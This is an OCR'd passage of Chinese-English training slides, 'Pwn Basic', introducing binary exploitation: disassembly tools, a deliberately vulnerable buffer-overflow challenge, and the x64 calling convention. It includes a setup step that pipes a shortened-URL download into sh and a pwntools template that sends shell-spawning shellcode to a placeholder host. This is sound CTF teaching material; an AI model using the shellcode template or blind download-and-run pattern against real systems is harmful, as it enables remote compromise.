Pwn Basic

segno

goo.gl/x1vvRf

Installation

```
$ wget http://tiny.cc/b3bqgz -O ~/pwn-basic-env-setup.sh

$ cat ~/pwn-basic-env-setup.sh # 在執行前請檢查內容

$ cat ~/pwn-basic-env-setup.sh | sh
```

Outline

- Introduction
- Binary Format
- x64 Calling Convention
- Stack Frame
- Buffer Overflow
- Return to Text

Outline

- Return to Shellcode
- Protection
- GOT Hijacking
- ROP
- Return to PLT
- Return to libc

Introduction


Introduction

- Binary Exploitation
- Useful Tools

Binary Exploitation

- 利用一支 Binary 的漏洞 (Vulnerability) 來達到控制程式的流程 (Control Flow)
- 目的在於獲得程式的控制權
- 又稱 Pwn

Binary Exploitation




Useful Tools

- objdump
- readelf
- IDA Pro
- GDB-PEDA
- Pwntools

objdump

```
$ objdump -d -M intel bof

bof:     file format elf64-x86-64

Disassembly of section .init:

00000000004004b0 <_init>:
  4004b0:  48 83 ec 08              sub    rsp, 0x8
  4004b4:  48 8b 05 3d 0b 20 00     mov    rax, QWORD PTR
  4004bb:  48 85 c0                 test   rax, rax
  4004be:  74 02                    je     4004c2 <_init+0x12>
  4004c0:  ff d0                    call   rax
  4004c2:  48 83 c4 08              add    rsp, 0x8
  4004c6:  c3                       ret
  ...
```


address　　machine code　　assembly




readelf

```
$ readelf -a bof

ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400520
  ...
```

IDA Pro


IDA - bof /Users/Segno/Share/ntustisc/pwn-basic-challenge/bof/home/bof
No debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Functions window
Function name
_init_proc
sub_4004D0
_puts
_read
_execve
_fflush
_start
_dl_relocate_static_pie
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
y0u_c4n7_533_m3
main
__libc_csu_init
__libc_csu_fini
_term_proc
puts
read
__libc_start_main
execve
fflush
__gmon_start__
Line 14 of 23
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
.text:0000000000400639 ; =============== S U B R O U T I N E =======================================
.text:0000000000400639
.text:0000000000400639 ; Attributes: bp-based frame
.text:0000000000400639
.text:0000000000400639 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000400639 public main
.text:0000000000400639 main proc near ; DATA XREF: _start+1D↑o
.text:0000000000400639
.text:0000000000400639 buf = byte ptr -10h
.text:0000000000400639
.text:0000000000400639 ; __unwind {
.text:0000000000400639 push rbp
.text:000000000040063A mov rbp, rsp
.text:000000000040063D sub rsp, 10h
.text:0000000000400641 lea rdi, s ; "This is your first bof challenge ;)"
.text:0000000000400648 call _puts
.text:000000000040064D mov rax, cs:__bss_start
.text:0000000000400654 mov rdi, rax ; stream
.text:0000000000400657 call _fflush
.text:000000000040065C lea rax, [rbp+buf]
.text:0000000000400660 mov edx, 30h ; nbytes
.text:0000000000400665 mov rsi, rax ; buf
.text:0000000000400668 mov edi, 0 ; fd
.text:000000000040066D call _read
.text:0000000000400672 mov eax, 0
.text:0000000000400677 leave
.text:0000000000400678 retn
.text:0000000000400678 ; } // starts at 400639
.text:0000000000400678 main endp
.text:0000000000400678
.text:0000000000400678 ; ---
00000639 0000000000400639: main (Synchronized with Hex View-1)
Output window
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 255GB

IDA Pro




```
push    rbp
mov     rbp, rsp
sub     rsp, 10h
lea     rdi, s
call    _puts
mov     rax, cs:__bss_start
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+buf]
mov     edx, 30h        ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
mov     eax, 0
leave
retn
```

```
int __cdecl main()
{
  char buf; // [rsp+0h] [rbp-10h]

  puts("This is your first bof challenge ;)");
  fflush(_bss_start);
  read(0, &buf, 0x30uLL);
  return 0;
}
```

GDB-PEDA

- PEDA - Python Exploit Development Assistance for GDB
- Many useful features
  - checksec
  - vmmap
  - find
  - ...

register state

current code

stack values

```
──────────────────────────────────── Registers ────────────────────────────────────
RAX: 0x400687 (<main>:  push   rbp)
RBX: 0x0
RCX: 0x400770 (<__libc_csu_init>:  push   r15)
RDX: 0x7fffffffe448 --> 0x7fffffffe6cf ("LC_ALL=en_US.UTF-8")
RSI: 0x7fffffffe438 --> 0x7fffffffe68b
RDI: 0x1
RBP: 0x400770 (<__libc_csu_init>:  push   r15)
RSP: 0x7fffffffe358 --> 0x7ffff7a05b97 (<__libc_start_main+231>:mov    edi,eax)
RIP: 0x400687 (<main>:  push   rbp)
R8 : 0x7ffff7dd0d80 --> 0x0
R9 : 0x7ffff7dd0d80 --> 0x0
R10: 0x0
R11: 0x0
R12: 0x4005a0 (<_start>:   xor    ebp,ebp)
R13: 0x7fffffffe430 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
──────────────────────────────────── Code ────────────────────────────────────
   0x400681 <frame_dummy+1>:    mov    rbp,rsp
   0x400684 <frame_dummy+4>:    pop    rbp
   0x400685 <frame_dummy+5>:    jmp    0x400610 <register_tm_clones>
=> 0x400687 <main>: push   rbp
   0x400688 <main+1>:   mov    rbp,rsp
   0x40068b <main+4>:   sub    rsp,0x30
   0x40068f <main+8>:   mov    rax,QWORD PTR [rip+0x2009ba]
   0x400696 <main+15>:  mov    ecx,0x0
──────────────────────────────────── Stack ────────────────────────────────────
0000| 0x7fffffffe358 --> 0x7ffff7a05b97 (<__libc_start_main+231>:mov    edi,eax)
0008| 0x7fffffffe360 --> 0x1
0016| 0x7fffffffe368 --> 0x7fffffffe438 --> 0x7fffffffe68b
0024| 0x7fffffffe370 --> 0x100008000
0032| 0x7fffffffe378 --> 0x400687 (<main>: push   rbp)
0040| 0x7fffffffe380 --> 0x0
0048| 0x7fffffffe388 --> 0x325c2f8374f70471
0056| 0x7fffffffe390 --> 0x4005a0 (<_start>:   xor    ebp,ebp)
──────────────────────────────────────────────────────────────────────────────
Legend: code, data, rodata, heap, value

Breakpoint 1, 0x0000000000400687 in main ()
gdb-peda$
```

Pwntools

- CTF framework and exploit development library

```
from pwn import *

context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)

# EXPLOIT CODE GOES HERE
r.send(asm(shellcraft.sh()))
r.interactive()
```

Pwntools

```
p64(int)  0xfaceb00c => '\x0c\xb0\xce\xfa\x00\x00\x00\x00'

u64(str)  '\x0c\xb0\xce\xfa\x00\x00\x00\x00' => 0xfaceb00c

p32(int)  0xfaceb00c => '\x0c\xb0\xce\xfa'

u32(str)  '\x0c\xb0\xce\xfa' => 0xfaceb00c
```

```
remote(host, port) / process(path)

.recv(int)  7 => Hello world! => 'Hello w'

.recvuntil(str)  'or' =>  Hello world! => 'Hello wor'

.recvline() === .recvuntil('\n')

.send(str)  'payload' => 'payload'

.sendline(str)  'payload' => 'payload\n'

.interactive()
```

Lab 0


```
nc isc.taiwan-te.ch 9999
```

Binary Format

Binary Format

- Linux - ELF
- rodata, data, code, stack, heap

Binary Format



x64 Calling Convention

x64 Calling Convention

- rdi, rsi, rdx, rcx, r8, r9, (push to stack)
- rdi, rsi, rdx, r10, r8, r9, (push to stack) for system call
- return value is stored in rax

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```


```
  rdi =                          push   0x800
  rsi =                          push   0x700
  rdx =                          mov    r9d, 0x600
  rcx =                          mov    r8d, 0x500
  r8  =                          mov    ecx, 0x400
  r9  =                          mov    edx, 0x300
                                 mov    esi, 0x200
                                 mov    edi, 0x100
                                 call   foo
```

stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
  rdi =                          push   0x800
  rsi =                          push   0x700
  rdx =                          mov    r9d, 0x600
  rcx =                          mov    r8d, 0x500
  r8  =                          mov    ecx, 0x400
  r9  =                          mov    edx, 0x300
                                 mov    esi, 0x200
                                 mov    edi, 0x100
                                 call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
  rdi =                          push   0x800
